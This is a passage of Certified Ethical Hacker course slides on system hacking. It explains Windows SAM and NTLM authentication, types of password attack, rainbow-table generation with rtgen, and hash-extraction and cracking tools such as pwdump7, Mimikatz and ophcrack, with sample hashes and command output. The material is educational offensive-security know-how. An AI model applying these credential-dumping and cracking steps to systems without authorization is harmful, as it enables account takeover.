

EC-Council

C|EH
Certified Ethical Hacker



Module 06

System Hacking

Module Flow

1

System Hacking Concepts

2

Gaining Access



3

Escalating Privileges

4


Maintaining Access

5

Clearing Logs



CEH Hacking Methodology (CHM)



System Hacking Goals

Hacking-Stage	Goal	Technique/Exploit Used
① Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
② Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
③ Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
④ Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
⑤ Covering Tracks	To hide the evidence of compromise	Clearing logs

Module Flow

1

System Hacking Concepts

3

Escalating Privileges

2

Gaining Access

4

Maintaining Access



5

Clearing Logs



Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



How Hash Passwords Are Stored in Windows SAM?



Shiela/test



Password hash using LM/NTLM

Shiela:1005:NO PASSWORD*****:
*****:OCB6948805F797BF2A82807973B89537:::

SAM File is located at

c:\windows\system32\config\SAM

- □ X

Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::

Guest:501:NO PASSWORD*****:NO PASSWORD*****:::

Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::

Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::

Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::

Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::

Shiela:1005:NO PASSWORD*****:OCB6948805F797BF2A82807973B89537:::

Username User ID

LM Hash

NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be **blank** in those systems."

NTLM Authentication Process



Client Computer

User types password into logon window

1

Shiela

Hash Algorithm

Windows runs password through hash algorithm

2

Shiela:1005:NO PASSWORD****
*****:0CB694880
5F797BF2A82807973B89537:::

3

Computer sends login request to DC

Aa r8 ppq kgj89 pqr

5

Computer sends response to challenge



Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD****
*****:0CB694880
5F797BF2A82807973B89537:::

DC compares computer's response with the response it created with its own hash


If they match, logon is a success

6

Aa r8 ppq kgj89 pqr

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

Kerberos Authentication



Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems



- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems



- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**



Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing • Social Engineering • Dumpster Diving

Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack • Hash Injection Attack • LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers • Password Guessing • Internal Monologue Attack • Cracking Kerberos Passwords

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing • Man-in-the-Middle Attack • Replay Attack

Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location

- Rainbow Table Attack (Pre-Computed Hashes) • Distributed Network Attack

Non-Electronic Attacks

Social Engineering

- Convincing people to reveal passwords



Shoulder Surfing

- Looking at either the user's keyboard or screen while he/she is logging in



Dumpster Diving

- Searching for sensitive information in the user's trash-bins, printer trash bins, and in/on the user's desk for sticky notes



Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

- A **dictionary file** is loaded into the cracking application that runs against **user accounts**



Brute-Force Attack

- The program tries **every combination of characters** until the password is broken



Rule-based Attack

- This attack is used when the attacker gets some **information about the password**



Active Online Attacks: Password Guessing

Frequency of attacks is less



The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high



1

2

3

4

Find a **valid** user

Create a **list** of possible passwords

Rank passwords from **high to low** probability

Key in each password, until the **correct password** is discovered

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**

DEFAULT PASSWORDS

Open Sez Me! :: Passwords

5939 Default Passwords for thousands of systems from 777 vendors.
 Last Updated: 7/6/2018 10:54:17 PM
 To begin, Select the vendor of the product you are looking for.
[Click here](#) to add new default passwords to this list.


\$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	3Nets	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddIron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agaslo
Agere	AIRAYA	Airlink101	Airnet	Airlight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Allen Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Ampron	AMX	Andover Controls	Anker	AOC	AOPEN
Apache	APC	Apple	ARC Wireless	Arcom	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

Online Tools to Search DefaultPasswords

- <https://www.fortypoundhead.com>
- <https://cirt.net>
- <http://www.defaultpassword.us>
- <http://defaultpasswords.in>
- <https://www.routerpasswords.com>
- <https://default-password.info>


Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker



Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
 - The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
 - The extracted credentials are used to log on to the **host system in the network**



LLMNR/NBT-NS Spoofing Tool: Responder

Other Active Online Attacks

Combinator Attack

- Attackers combine the **entries of the first dictionary** with those of the **second dictionary** to generate a **new wordlist** to crack the password of the target system

Fingerprint Attack

- Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords

PRINCE Attack


- An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a **single input dictionary** to build chains of combined words

Toggle-Case Attack

- Attackers try all possible combinations of **upper and lower cases** of a word present in the input dictionary

Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system



Wire Sniffing ➤ **Computationally Complex** ➤ **Hard to Perpetrate**




Passive Online Attacks: Man-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**



Offline Attacks: Rainbow Table Attack

Rainbow Table

A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**

Compare the Hashes

The **hash of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

Easy to Recover

It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**


Precomputed Hashes

1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index



```
Command Prompt
C:\Users\...\Desktop\rainbowcrack-1.7-win64>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm: md5
hash length: 16
charset name: loweralpha-numeric
charset data: abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78
79 7a 30 31 32 33 34 35 36 37 38 39
charset length: 36
plaintext length range: 1 - 7
reduce offset: 0x00000000
plaintext total: 80603140212
sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 6.6 s)
131072 of 4000000 rainbow chains generated (0 m 7.7 s)
196608 of 4000000 rainbow chains generated (0 m 6.6 s)
262144 of 4000000 rainbow chains generated (0 m 6.7 s)
327680 of 4000000 rainbow chains generated (0 m 6.7 s)
393216 of 4000000 rainbow chains generated (0 m 6.7 s)
458752 of 4000000 rainbow chains generated (0 m 7.0 s)
524288 of 4000000 rainbow chains generated (0 m 7.0 s)
589824 of 4000000 rainbow chains generated (0 m 6.5 s)
655360 of 4000000 rainbow chains generated (0 m 6.7 s)
```

<http://project-rainbowcrack.com>

Password Recovery Tools

ElcomsoftDistributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment

The screenshot shows the Elcomsoft Distributed Password Recovery application window. The main pane displays a table of recovery tasks:

filename	remaining time	time utilized	average speed	current speed	progress	status
Test Document 1.docx	3w 6d	53s	42 p/s	42 p/s	0.002 %	in progress...
Test Document 2.pptx	∞	-	?	-	0.000 %	waiting
Test Document 3.zip	∞	-	?	-	0.000 %	waiting

Below the table, a status message reads: "total: 3, not started: 0, paused: 0, waiting: 2, recovered: 0, not recovered: 0, not encrypted: 0".

The left sidebar contains icons for Tasks, Agents, Connection, Messages, and Dictionaries. The "Tasks" icon is selected.

The bottom section shows attack configuration options:

- Attacks tab (selected)
- Mutations tab
- Result tab
- Comment tab

Attack type selection:
 dictionary (English)
 hybrid
 mutations
 grefix mask
 mask
 brute force

At the bottom, a status bar shows "Test Document 1.docx...0.002 %, 3w 6d" and "localhost online". The URL "https://www.elcomsoft.com" is at the very bottom.



Password Recovery Toolkit

<https://accessdata.com>



Passware Kit Forensic

<https://www.passware.com>



hashcat

<https://hashcat.net>



Windows Password Recovery Tool

<https://www.windowspasswordsrecovery.com>



PCUnlocker

<https://www.top-password.com>

Tools to Extract the Password Hashes

pwdump7

- pwdump7 extracts LM and NTLM password hashes of local user accounts from the **Security Account Manager** (SAM) database

```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*****:92937945B518814341DE3F726500D4FF:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Administrator:503:NO PASSWORD*****:NO PASSWORD*****:::
SYSTEM:504:AF04217DC9134AA48833DC8B2BC5ACC6:91D1FE9BD4D9F585C5285D34ABEC96B6:::
BUILTIN\Administrators:1000:06C10EF0F2D88B6174B3F435C052BC53:3F21ECCD4014A5DEDCC54C7E544AB0653:::
BUILTIN\PowerUsers:1001:E1F12B03F7E288B148FF7E85186C39A2:3EC0C955EBBA214D401F24B4C3F46D76:::
```

<https://www.tarasco.org>

Tools to Extract the Password Hashes

- Mimikatz
(<https://github.com>)
- Powershell Empire
(<https://github.com>)
- DSInternals PowerShell
(<https://github.com>)
- Ntdsxtract
(<https://github.com>)

Note: These tools must be run with administrator privileges

Password-Cracking Tools: L0phtCrack and ophcrack



L0phtCrack

L0phtCrack is a tool designed to **audit** **passwords** and recover applications

This screenshot shows the L0phtCrack 7 interface. The main window displays a table of accounts with columns: Domain, Username, NTLM Hash, NTLM Password, and NTLM Status. The 'NTLM Password' column is highlighted with a yellow border. The table contains the following data:

Domain	Username	NTLM Hash	NTLM Password	NTLM Status
CDE.com	Guest	81D9CFE0101A8931874C97D7B0C98C0		Cracked (No Password) / Instantly
CDE.com	DefaultAccount	81D9CFE0101A8931874C97D7B0C98C0		Cracked (No Password) / Instantly
CDE.com	kzbogt	0912FF11DFA493D0BA054FF24F2F2100		Not Cracked
CDE.com	martin	5128705A074D4532A8A717AA2B028277	apple	Cracked (Dictionary/Complex) / 9s
CDE.com	Administrator	3239794988118914941D837726500D47F	apple123	Cracked (Dictionary/Complex) / 10s
CDE.com	Jason	1D0001261AAT9F490CDDE5ELTID9393087	qwerty	Cracked (Dictionary/Complex) / 10s
CDE.com	Shiela	0CB6548858797B2A2007973551537	test	Cracked (Dictionary/Complex) / Unknown

The interface includes a menu bar with options like MENU, HELP, and various tabs for Accounts, Import, Audit, Reports, Queue, Schedule, Documentation, System, and Settings. At the bottom, there are status indicators for Status (Stopped), Current Operation (Stopped), Thermal Monitor (COOL), CPU Utilization, and a progress bar for the current step.

<https://www.l0phtcrack.com>

ophcrack

ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms

This screenshot shows the ophcrack graphical user interface. The main window displays a table of cracked user accounts with columns: User, LM Hash, NT Hash, LM Pwd 1, LM Pwd 2, and NT Pwd. The 'NT Pwd' column is highlighted with a red border. The table contains the following data:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	31D6CFE0D16A...				empty
Guest	31D6CFE0D16A...				empty
DefaultAccount	31D6CFE0D16A...				empty
Admin	92937945B518...				not found
Martin	5EBE7DFAA074D...				apple
Jason	2D20D252A479F...				qwerty
Shiela	0CB6948805F79...				test


Below the table, there is a progress bar for each table being used: Vista free, table0, table1, table2, and table3. All are shown as 100% in RAM. At the bottom, there are fields for Preload (done), Brute force (done), Pwd found (6/7), and Time elapsed (0h 5m 42s).

<http://ophcrack.sourceforge.net>

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



